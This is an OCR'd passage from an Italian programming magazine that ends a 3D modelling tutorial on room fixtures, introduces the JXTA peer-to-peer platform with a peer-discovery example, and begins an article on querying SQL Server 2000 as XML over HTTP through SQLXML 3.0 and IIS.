
▼10 Le porte della stanza


Per la realizzazione delle porte dobbiamo realizzare un box, come quello in figura. Quindi, sul poligono frontale, eseguiamo una suddivisone in modo da dividerlo in 2 parti, sulla parte superiore eseguiamo un **bevel** (ovvero una clonazione del poligono) e strecciamo il nuovo poligono creato, come rapresentato in figura. Adesso eseguiamo un **bevel negativo** su questo facendolo letteralmente rientrare nel poligono maggiore in modo da creare un incavo come evidenziato in figura.

▼11 Simmetrie

Ora facciamo la stessa cosa con il poligono inferiore, prima di realizzare l'incavo di quest'altro strecciamolo e spostiamolo verso destra come evidenziato in figura. In questo modo, quando eseguiremo il mirror della porta, le due metà formeranno l'incavo centrale basso.
La porta finale la possiamo vedere in figura, a questa dobbiamo aggiungere ancora la maniglia.

▼12-13-14 La maniglia

Per realizzare la maniglia create un modello poligonale come quello in figura, spostate i vertici sino ad ottenere la forma visibile in figura 12, quindi estrudiamo lievemente il poligono come rappresentato in figura. Fatto questo passaggio selezioniamo il poligono frontale ed eseguiamo un **bevel** strecciando il poligono risultante sino ad ottenere il risultato mostrato nell'immagine.
Questa sarà la base sulla quale inseriremo la maniglia vera e propria.
La texture della porta sarà disegnata direttamente su di essa per creare anche delle **bump** decorative sulla stessa.
Creiamo ora la maniglia vera e propria.
Il procedimento è identico a quello utilizzato per la creazione del passamano delle scale.
Creiamo una curva **spline** lungo la quale estruderemo un disco come illustrato in figura 13.
Ottenuto questo oggetto creiamo una piccola base cilindrica, elaborandola come in figura con diverse estrusioni multiple della faccia superiore, inserendola come base della maniglia per collegare quest'ultima alla porta come presentato in figura 14, sempre nella stessa immagine possiamo notare la porta completa. Adesso anche la porta è stata definita, stiamo quasi per completare il nostro modello base della stanza. Questa porta la cloneremo nella stanza solo dopo averla texturizzata, ora non ci resta che passare agli oggetti illuminanti, il lampadario e le luci a parete.

▼15 Il lampadario centrale



Modelliamo adesso il lampadario che posizioneremo al centro della stanza con una catena che lo regge dal soffitto del primo piano. Il lampadario è formato da 4 punti luce contenuti all'interno di bocce di vetro le quali sono sorrette da 4 bracci metallici che partono dal centro. Partiamo dalla base, creiamo una spline come quella in figura ed eseguiamo una rivoluzione attorno all'asse **y** sino ad ottenere il risultato evidenziato in figura 15. Adesso dobbiamo creare la parte metallica che farà da gancio per i bracci del lampadario. Create la forma evidenziata in figura 15, dopodiché posizionatela ai 4 angoli del lampadario. Da questi partiranno i bracci che sosterranno le bocce di vetro. Il risultato di tale operazione è mostrato sempre in figura 15. Creiamo anche un piccolo cilindro bucato al centro come quello in figura e posizioniamolo sulla parte alta del lampadario, da questo cilindro faremo partire la catena verso il soffitto.

▼16 I bracci

Adesso passiamo alla realizzazione dei bracci, solito procedimento, estrudiamo un disco lungo una curva spline come rappresentato in figura, quindi creiamo un'altra spline che diventerà la base delle bocce di vetro da posizionare alla fine del braccetto come evidenziato in figura, quindi per creare la boccia ci basterà creare una sfera opportunamente modificata. Oppure, se vogliamo fare qualcosa di più complesso, possiamo creare una forma spline come quella creata per la base del lampadario.

▼17-18 La catena

In figura 17 possiamo vedere il lampadario con i 4 bracci montati, creiamo una spline per le bocce, eseguiamo una rivoluzione sull'asse **y** ottenendo così una boccia più lavorata, quindi montiamo le bocce risultanti sui 4 bracci.
A questo punto ci serve solo la catena.
Creiamo un parallelepipedo con 3 suddivisioni come quello in figura 18, quindi spostiamo i vertici sino ad ottenere la forma rappresentata in figura, estrudiamola ottenendo così la metà di un anello della catena.
Adesso eseguiamo il mirror dell'oggetto, spostiamo i vertici per meglio definire la forma dell'anello, il risultato è visibile in figura 18.
Eseguiamo una suddivisione dell'oggetto per smussarlo ottenendo così un risultato simile alla figura 18. Il risultato della suddivisione dipende dal software che usiamo (3D Studio, Cinema 4d, Maya ecc).
Completato il primo anello ci basterà clonarlo più volte in verticale creando così di fatto la catena, quindi colleghiamo quest'ultima al nostro lampadario completando il modello.

Le luci a parete 19

Adotteremo un procedimento simile a quello per la generazione del lampadario per creare le luci a parete del piano superiore, partiamo dalla base. Disegniamo un poligono avente la forma che vogliamo dare alla base ad esempio come quello in figura. Eseguiamo un **mirror** del nostro poligono ottenendo la forma desiderata, adesso selezioniamo il poligono ed eseguiamo un **bevel** sullo stesso per estruderlo leggermente e strecciarlo ottenendo così il risultato in figura.

20-21 Altri bracci

Ora, creiamo il braccio della nostra lampada con lo stesso procedimento usato per creare quello del lampadario, ovvero estrudendo un disco lungo una curva spline. Il nostro braccio è visibile in figura 20. Creiamo una piccola base cilindrica inserita tra il braccio e la base stessa dalla lampada da muro come in figura. Per il vetro vero e proprio della lampada a muro dobbiamo creare il profilo spline ed eseguire una rivoluzione lungo l'asse **y**. In figura 21 abbiamo il profilo spline, il risultato della rivoluzione attorno al suo asse e il posizionamento dell'oggetto generato lungo il braccetto completando così anche questo modello. Per migliorare il punto di giunzione tra la boccia e il braccetto inseriamo lo stesso modello usato per la base del braccio come evidenziato in figura 21.

22 La stanza base completa

Con questi modelli abbiamo creato la base per la nostra stanza, le pareti, le porte, una scala e i punti luce. Nel prossimo tutorial realizzeremo la ringhiera che andrà al piano superiore, la quale si avvantaggerà degli elementi già creati come gli assi di legno mentre il passamano sarà diviso da quello delle scale, potevamo creare un unico passamano utilizzando la **curva spline**, ma per semplificare la gestione del modello, almeno in questo tutorial base, ho preferito realizzarlo a parte, altri elementi da creare saranno alcuni mobili (vetrina, una sedia, alcuni quadri e altro) ed elementi di contorno da inserire in scena per aumentare il realismo. Definiti tutti i modelli della scena passeremo in seguito a realizzare tutte le texture di cui abbiamo bisogno per concludere infine con l'illuminazione e l'impostazione di rendering della scena. A fine tutorial sarà allegato un piccolo video contenente la passeggiata virtuale all'interno della stessa stanza. In figura 22 possiamo vedere alcuni render di prova con tutti gli elementi inseriti cena, render calcolati in Lightwave 7.5. Per la realizzazione di questa stanza ho tratto spunto da alcune architetture presenti nell'ultimo episodio della serie Resident Evil, con questo tipo di grafica il numero di poligoni è irrilevante in quanto il tutto viene pre calcolato, lo stesso viene quindi inserito nel videogame in questione, al contrario dei videogame 3D totalmente in tempo reale, qui più poligoni si usano per definire forme perfette e prive di spigoli, migliore sarà il risultato del rendering della stanza. Il resto del dettaglio in scena, una volta completati tutti i modelli poligonali, sarà dato dalle texture e dall'effetto "usura" che imprimeremo in esse. Detto questo non mi resta che rimandarvi al prossimo numero, buona modellazione!!!

Realizzare

APPLICAZIONI PEER-TO-PEER NON È MAI STATO COSÌ SEMPLICE!

In questa seconda puntata analizzeremo a fondo il progetto JXTA esaminandone protocolli e package.

Projext Jxta è una piattaforma per lo sviluppo di applicazioni di networking, in particolare rivolta al Peer-to-Peer. A chiunque sarà capitato di utilizzare applicazioni per il file sharing del genere Napster e Gnutella, tanto per fare due nomi, oppure applicazioni per l'Instant Messaging come AIM o NetMessenger. Sono tutte applicazioni con i propri protocolli proprietari, quindi non interoperabili, rivolte quasi sempre al mondo Windows, e soprattutto, cosa che non ha senso se vogliamo parlare di P2P reale, presentano una componente centralizzata, cioè dei server centrali che poi si occupano di mettere in comunicazione "diretta" i singoli utenti. Jxta è nato inizialmente all'interno di Sun Microsystems, come piccolo progetto di ricerca, per cercare di analizzare e sfruttare le enormi potenzialità del peer-to-peer, ora è un progetto open source a cui partecipano migliaia di sviluppatori entusiasti. L'architettura che è scaturita fuori da queste ricerche è mostrata in Fig. 1.





Fig. 1: **L'architettura.**

Il livello più basso, quello di *Core*, contiene le funzionalità essenziali per ogni soluzione *p2p*, cioè quelle di comunicazione, quelle di discovery, e di altre funzioni di basso livello come ad esempio il routing dei messaggi. Il livello intermedio, contiene invece servizi che sono basati sul livello di core, e che sono desiderabili ma non necessari ad ogni applicazione *p2p*, come ad esempio la ricerca e la condivisione di file e l'autenticazione dei peer. Al livello più alto infine troviamo le applicazioni Peer-to-Peer che sfruttano i livelli sottostanti, ad esempio applicazioni di Instant Messaging e di Auction-on-line.

I PROTOCOLLI DI JXTA

Jxta definisce sei protocolli, i cui nomi e descrizioni sono contenuti nei box laterali. Tali protocolli sono stati implementati come servizi che ogni peergroup deve possedere per essere conforme alle direttive di Jxta. Da ciò deriva il concetto fondamentale che è il peergroup ad essere il contenitore e fornitore dei servizi, e che, quindi, ogni peer che eventualmente vuole usufruire di tali servizi, deve necessariamente ottenere il diritto di entrare a far parte del peergroup, o crearne uno proprio, che sarà il contenitore dei servizi che esporrà ad altri peer. L'importanza dell'associare i servizi ad un peergroup deriva dal fatto di dover limitare lo scope dei servizi stessi. Nel caso in cui si rendesse necessaria l'interazione con più peergroup basta scrivere un'applicazione che entri a far parte di ognuno dei gruppi.

PEERGROUP SERVICES

Abbiamo detto che è fondamentale che ogni peergroup supporti un insieme di servizi standard, che implementino i protocolli Jxta. I binding esistenti di Jxta implementano tutti e sette i protocolli. In Fig. 2 è mostrato il *Core Services Set* in formato UML del binding Java. Per ogni servizio, nella piattaforma di riferimento è presente un'interfaccia derivata da quella principale *Service*, ad esclusione di *MembershipService* che è una classe astratta. A sua volta l'interfaccia *Service* deriva dall'interfaccia *Module*, che rappresenta il codice eseguibile di un servizio all'interno di un *peergroup*. Il





Fig. 2: **Core services Set in formato UML dei binding Java.**

Condivisione
risorse

Peer Discovery Protocol (PDP)

Meccanismi per la ricerca degli advertisements (peer, group, service, pipe) spediti da altri peer.

Pipe Binding Protocol (PBP)

Supporta la creazione delle pipe di comunicazione fra i peer.

Jxta

Jxta è un insieme di protocolli generici per il peer-to-peer, che consente a qualsiasi dispositivo connesso in qualsiasi modo ad una rete, cioè dal cellulare al palmare, dal PC al server, di comunicare e collaborare in modo paritario. I protocolli di Jxta sono indipendenti sia dall'ambiente hardware che dal linguaggio di programmazione, esistono infatti implementazioni diverse, chiamate *bindings*. Java è il progetto originario ed attualmente più completo, ma esistono anche i bindings C, sia sotto Linux che sotto Windows, e ci sono progetti in corso per il porting in Perl, Objective C, Ada, C#.

Peer Membership Protocol (PMP)

Consente di entrare o lasciare un gruppo e supporta inoltre funzioni di autenticazione dei peer.

Condivisione risorse

Peer Resolver Protocol (PRP)

Consente ad un peer la spedizione di query (request-response). Il resolver supporta la comunicazione di altri protocolli come quelli di routing e discovery. Consente anche la propagazione delle query ad altri peer se il peer corrente non possiede le informazioni richieste.

Project JXTA

Project JXTA ha definito una serie di protocolli, il cui scopo è quello di creare una rete "virtuale" che nasconda le reti esistenti ed in particolare Internet, e al di sopra della quale possano essere creati applicazioni e servizi in modo semplice grazie alle primitive fornite. Le specifiche dei protocolli descrivono semplicemente come i peer comunicano e interagiscono, senza dire nulla su come sono poi implementate o su come scrivere un'applicazione peer-to-peer.

Peer Endpoint Protocol (PEP)

Usato per il routing dei messaggi, usa gateway fra i peer per creare un cammino di più pipe anche con diversi protocolli di comunicazione. Ad esempio il Pipe Binding Protocol si basa sul PEP per creare i cammini fra i peer.

Discovery Service fornisce l'accesso al *Peer Discovery* Protocol, e consente quindi la ricerca dei peergroup e di ogni risorsa di un peergroup, cioè dei peer che ne fanno parte, delle pipe, dei servizi disponibili. Il *Membership* Service fornisce l'accesso allo specifico *Peer Membership Protocol* di un *peergroup*. Un peer che intende entrare in un peergroup, deve soddisfare le richieste di questo servizio. Il *RendezvousService* si occupa della propagazione dei messaggi all'interno di un peergroup, determinando i percorsi possibili grazie alle funzionalità dell'*EndpointService* e fornendo invece le proprie ad altri servizi, come ad esempio il Resolver. L'*EndpointService* fornisce un front-end per il controllo e la gestione dei protocolli di endpoint. Un endpoint rappresenta l'indirizzo di un peer, il quale può avere più endpoint e quindi comunicare per mezzo di differenti protocolli di trasporto. Ad esempio due peer in una lan possono comunicare per mezzo del protocollo TCP, mentre per attraversare un eventuale firewall e comunicare con peer esterni alla rete locale possono usare l'http. Il *PipeService* implementa il Pipe Binding Protocol, ed è usato per stabilire i canali di comunicazione, le pipe, fra i membri di un peergroup e il loro successivo controllo. Il PeerInfoService fornisce delle capacità di monitoraggio dei peer, quindi può essere usato per ottenere informazioni sulle loro attività, sullo stato, sul traffico generato. Ad esempio in una applicazione di file sharing come Gnutella è necessario tenere traccia dei file condivisi da un utente in modo che raggiunga una quantità minima e non agisca solo da "parassita". Il *ResolverService* implementa il protocollo Peer Revolver, che si occupa della distribuzione di messaggi di query e sta in ascolto delle eventuali risposte. Fornisce quindi un meccanismo request-response ai peer di uno stesso gruppo.

ADVERTISEMENTS

Ogni messaggio che viaggia lungo la rete Jxta, così come ogni peer, ogni peergroup, ogni pipe, ed ogni servizio in generale, è rappresentato da un documento XML, detto *advertisement*. L'*advertisement* è cioè il mezzo usato per scambiare informazioni sulle risorse disponibili nella rete. Ad esempio se un peer intende creare un gruppo, quello che fa è di creare un documento XML che segue determinati standard di tag e contenuti, e pubblicarlo. Ogni altro peer che riceverà tale advertisement sarà quindi a conoscenza dell'esistenza di un nuovo gruppo e potrà chiedere di entrare a farne parte.

COSA CI SERVE?

Per iniziare basta procurarsi (*www.jxta.org*, seguendo il link Download) i package in formato jar contenuti nella tabella1 ed aggiungerli alla variabile d'ambiente *CLASSPATH*. Fatto ciò vediamo come avviare la piattaforma Jxta con un semplice e breve listato. Ogni peer in jxta è identificato univocamente dal suo PeerID, che gli verrà assegnato all'avvio della piattaforma. I diversi peer vengono inoltre organizzati in gruppi, detti peergroups, identificati a loro volta da un PeerGroupID. All'avvio di ogni applicazione jxta, ogni peer, entra a far parte del peergroup mondiale, il cosiddetto NetPeerGroup. Supponiamo allora di avere nella nostra classe un campo netPeerGroup di tipo PeerGroup, per ottenere il gruppo di default suddetto, ed inizializzare l'oggetto netPeerGroup, dobbiamo utilizzare il metodo statico newNetPeerGroup() della classe PeerGroupFactory. Alla prima esecuzione viene eseguito un tool di configurazione, il JXTAConfigurator (vedi





Fig. 3: JXTAConfigurator.

Fig. 3). Nelle varie schermate, bisogna specificare come minimo, il nome del peer, un nome utente ed una password. Da notare che se vogliamo sperimentare il funzionamento delle applicazioni su una sola macchina, facendo ad esempio eseguire due peer diversi, bisogna prendere l'accorgimento di eseguire le due copie a partire da due directory separate e specificando due numeri di porta diversi. Verranno create delle directory, e un file di configurazione *PlatformConfig* contenente i parametri specificati nel *JXTAConfigurator*.

CON CHI POSSO COMUNICARE?

Ogni peer deve essere in grado di effettuare il cosiddetto *resource discovery*, cioè scoprire ogni peer raggiungibile, sia in maniera punto-punto che lungo cammini multi-hop (cioè passando attraverso altri peer che fungono da router) ed ogni risorsa che questi suoi vicini mettono a disposizione, ad esempio file e servizi. Il concetto è sostanzialmente quello delle applicazioni p2p del genere *Kazaa* o *WinMX*, ma senza un nodo centrale che governi e garantisca il funzionamento dell'intera struttura. Il codice seguente, dopo aver inizializzato come prima detto la piattaforma Jxta, ottiene l'uso del servizio di Discovery:

```
PeerDiscover.java ( class PeerDiscover, metodo startJxta() )
```

A questo punto siamo pronti per spedire le nostre ri-

chieste per la scoperta di altri peer. In questo semplice esempio implementiamo un metodo che, dopo aver registrato la classe *PeerDiscover* stessa come listener delle eventuali risposte, non fa altro che chiamare in un ciclo infinito, ad intervalli di 10 secondi, il metodo getRemoteAdvertisement(…) specificato dall'interfaccia DiscoveryService. Tale metodo accetta in ingresso degli argomenti per restringere il campo della ricerca e per limitare il numero di risposte ricevute. Ad esempio specificando il parametro peer è possibile andare alla ricerca di un particolare peer il cui ID è conosciuto a priori. Il parametro type invece ci permette di specificare il tipo di ricerca che vogliamo effettuare, in questo particolare esempio, specifichiamo quindi il tipo *DiscoveryService.PEER*. L'accoppiata di parametri attribute-value consente di restringere la ricerca ai peer che hanno un valore dell'attributo suddetto uguale a quello specificato, ad esempio potremmo specificare l'attributo "*Name*" ed il valore "*Pippo*" se siamo interessati solo al peer di nome *Pippo*. L'altro parametro intero, *threshold*, consente di restringere il numero massimo di risposte che desideriamo ottenere da ogni peer. Infine il parametro *DiscoveryListener* consente di specificare l'ascoltatore designato a gestire le risposte che otterremo.

PeerDiscover.java (metodo run())

Nome del file	Descrizione
Jxta.jar	Componenti di base e protocolli della piattaforma *JXTA*
jxtasecurity.jar	Componenti per la sicurezza, ad esempio per la generazione e gestione di password, e chiavi privati *RSA*.
log4j.jar	Sistema di logging per applicazioni *Java*
beepcore.jar	*Blocks Extensible Exchange Protocol*.
jxtaptls.jar	Componenti per il *certificate management* e implementazione *Transport Layer Security (TLS);*
minimalBC.jar	*Minimalized Bouncy Castle security library;* usato per la creazione dei certificati assieme al precedente *jxtaptls.jar*.
cryptix-asn1.jar	Richiesto dal *pureTLS* per *asn1*.
cryptix32.jar	Reichiesto dal *pureTLS* per la cifratura.

Tab. 1: **I package di Jxta.**

Dietro le quinte il metodo *getRemoteAdvertisements(…)* non fa altro che generare una query, contenente fra l'altro l'advertisement del peer generatore della query (vedi *query.xml*). Tale query verrà pubblicata sulla rete ed analizzata dai peer che la riceveranno. La classe PeerDiscover implementa come avrete notato l'interfaccia DiscoveryListener.
Ad ogni evento di discovery verrà richiamato il metodo discoveryEvent dentro al quale analizzeremo l'evento stesso per ricavarne le informazioni che qualche altro peer ci ha fornito.

PeerDiscover.java (metodo discoveryEvent())

Un peer che riceve la discovery query vista prima, preparerà una risposta (vedi *response.xml*) che verrà spedita anch'essa in broadcast sulla rete: da tale risposta viene ricavato l'advertisement del peer che l'ha generata (vedi *advertisement.xml*), nel quale è possibile notare l'identificatore del peer (*PID*), quello del gruppo di cui fa parte (*GID*), il nome (*Name*), e gli indirizzi per mezzo dei quali il peer è raggiungibile, cioè, nella terminologia di Jxta, i suoi Endpoint. Alla nostra applicazione ora non manca che il metodo *main*:

PeerDiscover.java (metodo main())

A questo punto non resta che compilare e lanciare due copie della classe. Quello che otterremo sarà che i peer verranno uno a conoscenza dell'altro (Fig. 4), ed ognuno stamperà il nome del peer remoto scoperto.





Fig. 4: **Conoscenza fra applicazioni Peer-to-peer.**

Il servizio di Discovery è forse uno dei più importanti dell'intera piattaforma Jxta, in quanto ci permette di pubblicare gli advertisements di ogni genere di risorsa che vogliamo rendere disponibile a tutti i nodi della rete p2p e di ricevere quelli pubblicati dagli altri peer.
Già da questo banale esempio avrete notato l'immediatezza e la semplicità che le API di Jxta offrono, immaginate infatti la quantità di codice e di tempo che sarebbe servita per realizzare un'applicazione come quella mostrata, se non avessimo avuto a disposizione un framework del genere, ed immaginate cosa vorrebbe dire affrontare un progetto un pò più complesso, ad esempio un'applicazione di Instant Messaging.

CONCLUSIONI

La tecnologia Jxta fornisce i cosiddetti mattoncini per la realizzazione di, più o meno potenti, applicazioni distribuite.
Non è più necessario andare a progettare il nostro framework di comunicazione ad hoc, e quindi possiamo concentrarci sui particolari che più interesseranno l'utente finale dell'applicazione stessa.

Antonio Pelleriti

Condivisione risorse

Peer Information Protocol (PIP)

Fornisce informazioni sullo stato di un peer, ad esempio il suo stato, il tempo di esecuzione, il traffico in uscita o in entrata.

Bibliografia

• **PROJECT JXTA: AN OPEN, INNOVATIVE COLLABORATION (Sun Microsystems)** www.jxta.org

• **PROJECT JXTA: A TECHNOLOGY OVERVIEW** ***Li Gong*** **(Sun Microsystems)** www.jxta.org

• **PROJECT JXTA VIRTUAL NETWORK** ***Bernard Traversat*** **(Sun Microsystems)** www.jxta.org

• **JXTA: JAVA P2P PROGRAMMING** ***D. Brookshier, D. Govoni, N. Krishnan*** **(Sams Publishing)**

Sul Web

Sito ufficiale
http://www.jxta.org

• **PROJECT JXTA: JAVA PROGRAMMER'S GUIDE**
www.jxta.org

Accesso
AI DATI CON SQL2000, SQLXML 3.0 E .NET

SQL 2000

In questo articolo faremo una panoramica delle funzionalità offerteci dall'accoppiata SQL Server 2000 - SQLXML 3.0, che permette di raggiungere la portabilità dei dati ed assicura performance di assoluto rilevo. Vedremo come eseguire la configurazione del supporto ad IIS mediante il quale sarà possibile effettuare query su SQL Server mediante il protocollo http. In un prossimo articolo inoltre, andremo ad impiegare queste tecnologie per risolvere problemi reali. Cominciamo la disamina dell'infrastruttura offertaci da SQLXML 3.0.

L'utilizzo di XML come standard per l'interscambio dati ha richiesto, e richiede tuttora, degli sforzi per creare documenti XML basati su dati contenuti in tabelle di database. Lo sforzo solitamente consiste nella creazione di un traduttore che a partire dalle tabelle interessate, crei i documenti XML da usare come file di interscambio. Di questa necessità Microsoft ha fatto virtù, creando un modello di accesso ai dati completamente basato su XML e completamente integrato in SQL 2000. Le possibilità offerte dal modello di accesso ai dati integrato SQLXML sono molteplici:

- Accesso al motore di query di SQL 2000 attraverso il protocollo http, mediante query "in-line" o mediante l'uso di appositi "Templates";
- Estrazione diretta dei dati in formato XML nativo,
- Estrazione e trasformazione dei dati XML mediante *XSLT (eXtensible Stylesheet Language Transformations)*;
- Modifica ed inserimento dati mediante UpdateGrams;
- Potente motore di Bulk-Load di dati, il Bulk-Load offre prestazioni superiori quando risulta necessario caricare grandi quantità di dati all'interno del nostro server di database;
- Supporto, tramite le classi managed, del Framework .net;
- Supporto dei Web Service grazie al SOAP Toolkit 2.0;
- Formattazione dei risultati XML in modalità Client-Side o Server-Side;

Riguardo questa ultima possibilità, la Figura 1 potrà chiarire non pochi dubbi: nel caso di una estrazione+formattazione Server-Side, è SQL Server che estrae i dati direttamente in formato XML. Nell'esempio proposto in Fig. 1, il comando proveniente dal client viene inviato al server. Il server produce il documento XML contenente i risultati e lo rinvia al client. In que-





Fig. 1: Server-Side Formatting.

File sul CD
\soft\codice\SQLXML.zip

XML
È ormai universalmente riconosciuto come lo standard per l'interscambio dati, anche se gli standard attuali, EDI (Electronic Document Interchange), sono largamente diffusi e difficili da rimpiazzare completamente. Una soluzione, peraltro già diffusamente praticata, è quella di scrivere dei convertitori tra standard.

SQL 2000

sto caso il server deve per forza essere un'istanza di SQL Server 2000, infatti le versioni precedenti di SQL Server non possiedono la possibilità di produrre risultati sotto forma di documento XML. È possibile utilizzare due driver, il classico *SQLOLEDB* oppure l'*SQLXMLOLEDB* che fa uso della libreria *Sqlxml3.dll*. In entrambi i casi, comunque, il risultato ritornato dal server è un documento XML. Nel caso si voglia effettuare un'estrazione con formattazione Client-Side dei dati, come si può vedere in Fig. 2, il server opera in maniera differente. Il client dovrà impiegare il Provider *SQLXMLOLEDB* per istanziare il comando sul server, il quale non ritornerà un documento XML preformattato, ma un generico *rowset*. Quest'ultimo viene quindi generato sul server ed inviato al client dove subirà il processo di trasformazione. Questa soluzione permetterà di utilizzare anche database di terze parti, potendo impiegare Provider *SQLOLEDB* costruiti ad hoc per la particolare fonte dati.





Fig. 2: Client-Side Formatting.

INTERNET INFORMATION SERVER E SQL 2000

Quello di rendere accessibili i dati da qualunque parte del mondo in cui ci si trovi è forse un sogno di tutti gli sviluppatori e di tutti i Manager IT, ma il compito è sempre risultato improbo. Grossi problemi di compatibilità tra protocolli e problemi di sicurezza non trascurabili hanno sempre tarpato le ali a progetti di fruibilità diretta dei dati attraverso un qualsiasi canale. Con l'avvento di Internet il protocollo http si è imposto come standard ed insieme a questo protocollo sono nati anche diversi Web Servers, ciascuno con i suoi particolari punti di forza e le sue debolezze. SQL 2000 è stato creato con in mente un progetto di strettissima integrazione con i prodotti di classe server Microsoft e quello con il quale è stata realizzata la "collaborazione" più interessante è Internet Information Server (IIS). Prima di poter mettere in pista qualunque soluzione, accertatevi di disporre di Windows 2000 Professional o Server, oppure Windows XP Professional, in quanto la versione Home di Windows XP non dispone del supporto per IIS. Dopo aver installato SQL 2000, installiamo anche il .net Framework che sarà usato per creare pagine ASP.net ed infine il supporto a SQLXML 3.0. Il pacchetto *sqlxml.msi* è disponibile per il download all'indirizzo *http://www.msdn.microsoft.com* ed è gratuito. Per effettuare le nostre prove di configurazione ci appoggeremo al database *NorthWind*, installato di default con ogni istanza di SQL Server 2000. Nel menù programmi compare una voce del tipo "Configure IIS Support" ed una voce relativa alla (esaustiva) documentazione relativa ad SQLXML 3.0. Attivando il supporto ad IIS ci si ritrova davanti ad una schermata MMC molto familiare, simile alla configurazione del servizio IIS e all'Enterprise Manager di SQL Server.

Fig. 3: La MMC per il supporto di IIS a SQL2000.

Quello che vogliamo fare è creare una nuova Virtual Directory per accedere al database "come se" fosse un sito web. Creando la nuova directory virtuale ci verranno poste delle domande e richiesto l'inserimento di vari campi.
I settaggi per la nostra applicazione saranno i seguenti:

- Creiamo tre directory all'interno del disco fisso con percorsi:
  - *C:\SQLNorthwind*
  - *C:\SQLNorthwind\Template*
  - *C:\SQLNorthwind\Schema*
- Come nome della directory utilizzeremo Northwind. Nel Local Path imposteremo la directory appena creata *C:\SQLNorthwind*
- Per quanto riguarda la sicurezza useremo l'integrazione con Windows, in modo da non dover fornire in chiaro le password sulla rete
- Nella linguetta *Data Source* imposteremo l'identificativo del nostro Server SQL ed il Database *Northwind* come database da connettere.
- Nei *Settings* impostiamo la possibilità di eseguire query dall'URL, di eseguire query da template e di eseguire query XPATH
- Infine, impostiamo due *Virtual Names*:

SQL2000

La piattaforma principe per lo sviluppo di back end delle nostre applicazioni, contiene in sé un numero di funzionalità tali da rendere improbo lo studio approfondito di tutte. Pensate che nella prossima versione (nome in codice:Yukon) sarà possibile scrivere le stored procedure non più in Transact-SQL, ma in VB.net o C#!!

- *Template* di tipo *Template* con percorso *C:\SQLNorthwind\Template*

- *Schema* di tipo *Schema* con percorso *C: \SQL-Northwind\Schema*

A questo punto, salvando le nostre impostazioni dovremmo ritrovarci una nuova directory virtuale, la quale assomiglia tanto al percorso di un sito web. Nel nostro caso si dovrebbe trovare in *http://localhost/northwind*.
Se provate a scrivere l'indirizzo all'interno come un URL di Internet Explorer, vi dovrebbe ritornare un bell'errore *404 – Not Found*. Se, invece, inseriamo il seguente indirizzo:

*http://localhost/northwind?sql=SELECT*FROM EMPLOYEES FOR XML AUTO&root=EmpRoot*

e Internet Explorer ci ritorna un documento XML con i dati degli impiegati della Northwind, allora vuol dire che la configurazione è andata a buon fine.

AIUTO! SITO WEB O DATABASE?

La prima reazione che si ha alla vista delle potenzialità offerte da SQLXML è sicuramente di smarrimento: invocando un URL ottengo in cambio un documento XML letto direttamente dal database SQL. Il segreto della magia è una particolare isapi che processa la nostra richiesta se questa viene fatta seguendo una certa sintassi, e ci ritorna i dati in forma XML.
Vediamo un po' di sintassi SQL per comprendere meglio l'uso delle parole chiave FOR XML. La clausola FOR XML può essere utilizzata per le query di selezione per indicare a SQL Server di ritornare i dati in forma XML e non tabellare. Ovviamente, tale clausola richiede uno sforzo aggiuntivo al motore del database. Del resto, se i dati li volessimo in forma XML e non avessimo questo supporto, lo sforzo aggiuntivo dovremmo farlo noi!
FOR XML viene usata con tre clausole aggiuntive:

- **AUTO:** lascia al motore di database l'onere di formare il documento XML. I dati ritornati consistono in una lista di nodi senza nodo radice. E' la modalità più utilizzata.
  Esempio:

```
SELECT
        ProductID,
        ProductName,
        CategoryName
FROM PRODUCTS INNER JOIN CATEGORIES
ON PRODUCTS.CATEGORYID=CATEGORIES.
                        CATEGORYID FOR XML AUTO

Resultset...
<PRODUCTS ProductID="1" ProductName="Chai">
        <CATEGORIES CategoryName="Beverages"/>
</PRODUCTS>
<PRODUCTS ProductID="2" ProductName="Chang">
        <CATEGORIES CategoryName="Beverages"/>
</PRODUCTS>
..
```

È interessante notare come gli inner join vengano risolti come innesti effettivi nella gerarchia dello pseudo-documento prodotto.

- **RAW:** Nella modalità *raw* vengono restituite al client un set di nodi xml di tipo *"row"* con attributi uguali ai campi identificati per l'estrazione.
  Esempio:

```
SELECT
        ProductID,
        ProductName,
        CategoryName
FROM PRODUCTS INNER JOIN CATEGORIES
ON PRODUCTS.CATEGORYID=
              CATEGORIES.CATEGORYID FOR XML RAW

Resultset...
<row ProductID="1" ProductName="Chai"
                      CategoryName="Beverages"/>
<row ProductID="2" ProductName="Chang"
                      CategoryName="Beverages"/>
<row ProductID="3" ProductName="Aniseed Syrup"
